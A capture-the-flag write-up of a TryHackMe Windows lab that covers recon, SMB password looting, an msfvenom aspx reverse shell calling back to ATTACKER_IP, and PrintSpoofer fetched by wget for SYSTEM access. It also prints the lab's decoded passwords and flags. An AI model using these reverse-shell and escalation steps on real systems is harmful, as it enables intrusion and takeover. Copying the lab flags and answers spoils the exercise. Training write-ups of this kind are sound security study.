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Setup

We first need to connect to the tryhackme VPN server. You can get more information regarding this by visiting the Access page.

I'll be using openvpn to connect to the server. Here's the command:

```
$ sudo openvpn --config NovusEdge.ovpn
```

Reconnaissance

Now, the "roleplay" part of this room is quite nice to have. i.e. the scope is provided in very clear terms. So, following that, let's do some recon:

```
# Stealth port scan
$ sudo nmap -sS -p--vv -oN nmap_scan.txt TARGET_IP

PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127
49663/tcp open  unknown       syn-ack ttl 127
49667/tcp open  unknown       syn-ack ttl 127
49669/tcp open  unknown       syn-ack ttl 127


# Service scan
$ sudo nmap -sV -p80,135,139,445,3389,49663,49667,49669 -vv -
oN nmap_service_scan.txt TARGET_IP

PORT      STATE SERVICE       REASON          VERSION
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS
httpd 10.0
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft
Windows netbios-ssn
445/tcp   open  microsoft-ds  syn-ack ttl 127 Microsoft
Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft
Terminal Services
49663/tcp open  http          syn-ack ttl 127 Microsoft IIS
httpd 10.0
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012;
CPE: cpe:/o:microsoft:windows


# Scan using the "vuln" script
$ sudo nmap -sC --script=vuln -vv -oN nmap_vuln_scan.txt
TARGET_IP
```

```
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for TARGET_IP
Host is up, received echo-reply ttl 127 (0.22s latency).
Scanned at 2023-02-20 21:23:21 IST for 688s
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack ttl 127
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-wordpress-users: [Error] Wordpress installation was
not found. We couldn't find wp-login.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-litespeed-sourcecode-download: Request with null byte
did not work. This web server might not be vulnerable
135/tcp  open  msrpc         syn-ack ttl 127
139/tcp  open  netbios-ssn   syn-ack ttl 127
445/tcp  open  microsoft-ds  syn-ack ttl 127
3389/tcp open  ms-wbt-server syn-ack ttl 127

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1
servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists
in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-
us/library/security/ms17-010.aspx
```

```
|
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2017-0143
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d
to debug)
```

There's a lot of useful information in these scans. Most notable, it's vulnerable to `MS17-010` i.e. the eternal blue vulnerability. Let's exploit this to gain some initial foothold. Before we move on though, let's have a look at the SMB service running on the server and try to make use of that to gain some more information:

```
$ smbclient -L TARGET_IP -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk

# Looking into the last share: nt4wrksv
$ smbclient '\\TARGET_IP\nt4wrksv'
Password for [WORKGROUP\novusedge]: randomstuff
smb: \> ls
  .                                   D        0  Sun Jul 26
03:16:04 2020
  ..                                  D        0  Sun Jul 26
03:16:04 2020
  passwords.txt                       A       98  Sat Jul 25
20:45:33 2020

                7735807 blocks of size 4096. 5136641 blocks
available
smb: \> get passwords.txt
smb: \> quit
$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

Looks like the values are encoded, let's try to decode them:

```
$ echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
Bob - !P@$$W0rD!123

$ echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$
```

Well, now that we have passwords for two users: `Bob` and `Bill`; we can now try to log into the machine using these credentials.


Gaining Access

First, we generate a reverse shell to use and upload to the machine using the `smbclinet` session:

```
$ sudo msfvenom -p windows/x64/shell_reverse_tcp
LHOST=ATTACKER_IP LPORT=4444 -f aspx -o rev.aspx
[-] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3377 bytes
Saved as: rev.aspx

$ smbclient '\\TARGET_IP\nt4wrksv'
Password for [WORKGROUP\novusedge]:
smb: \> put rev.aspx
putting file rev.aspx as \rev.aspx (6.8 kb/s) (average 6.8
kb/s)
```

Now, we already know of the Microsoft IIS service running on the machine, we can try and load this `aspx` file from there, thus spawning the reverse shell:



On our machine:

```
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [ATTACKER_IP] from (UNKNOWN) [TARGET_IP] 49875
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Now that we're in, we can try and get the user flag:

```
C:\> cd C:/Users/Bob/Desktop
C:\Users\Bob\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Bob\Desktop

07/25/2020  01:04 PM    <DIR>          .
07/25/2020  01:04 PM    <DIR>          ..
07/25/2020  07:24 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)  21,037,912,064 bytes free

C:\Users\Bob\Desktop> type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
```

> User Flag
>
> Answer: `THM{fdk4ka34vk346ksxfr21tg789ktf45}`

Now... we move onto privilege escalation:

Privilege Escalation

Let's check some information before we proceed:

```
C:\Users\Bob\Desktop>whoami
whoami
iis apppool\defaultapppool

C:\Users\Bob\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
State
============================
========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token
Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a
process        Disabled
SeAuditPrivilege              Generate security audits
Disabled
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeImpersonatePrivilege        Impersonate a client after
authentication Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled

C:\Users\Bob\Desktop>whoami /all
whoami /all

USER INFORMATION
----------------

User Name                   SID
===========================
============================================================
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-
1745488364-794895919-4004696415
```

```
GROUP INFORMATION
-----------------

Group Name                             Type             SID
Attributes
====================================== ================
============
================================================
Mandatory Label\High Mandatory Level Label            S-1-16-
12288
Everyone                               Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-
32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6
Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-
11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-
15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                      Alias            S-1-5-
32-568 Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0
Mandatory group, Enabled by default, Enabled group
                                       Unknown SID type S-1-5-
82-0   Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
State
============================
========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token
Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a
process        Disabled
SeAuditPrivilege              Generate security audits
Disabled
```

```
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeImpersonatePrivilege        Impersonate a client after
authentication Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled
```

As is seen, the user has `SeImpersonatePrivilege`, `SeCreateGlobalPrivilege`, `SeChangeNotifyPrivilege` privileges. We can use the `PrintSpoof` exploit to get admin privileges:

```
C:\Users\Public\Documents>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights
reserved.

PS C:\Users\Public\Documents> wget
"http://ATTACKER_IP:8080/PrintSpoofer.exe" -O
printspoofer.exe
PS C:\Users\Public\Documents> ./printspoofer.exe -i -c cmd
./printspoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>type root.txt
type root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
```

Done!

Conclusion

If this writeup helps, please consider following me on github (https://github.com/NovusEdge) and/or dropping a star on the repository: https://github.com/NovusEdge/thm-writeups

NOTE: For this room and some more, I'll also be attempting to write a professional report of the audit I performed on the machine as if it's an actual assignment given to be by a client. If you do wish to see it, please check the repository. Cheers!

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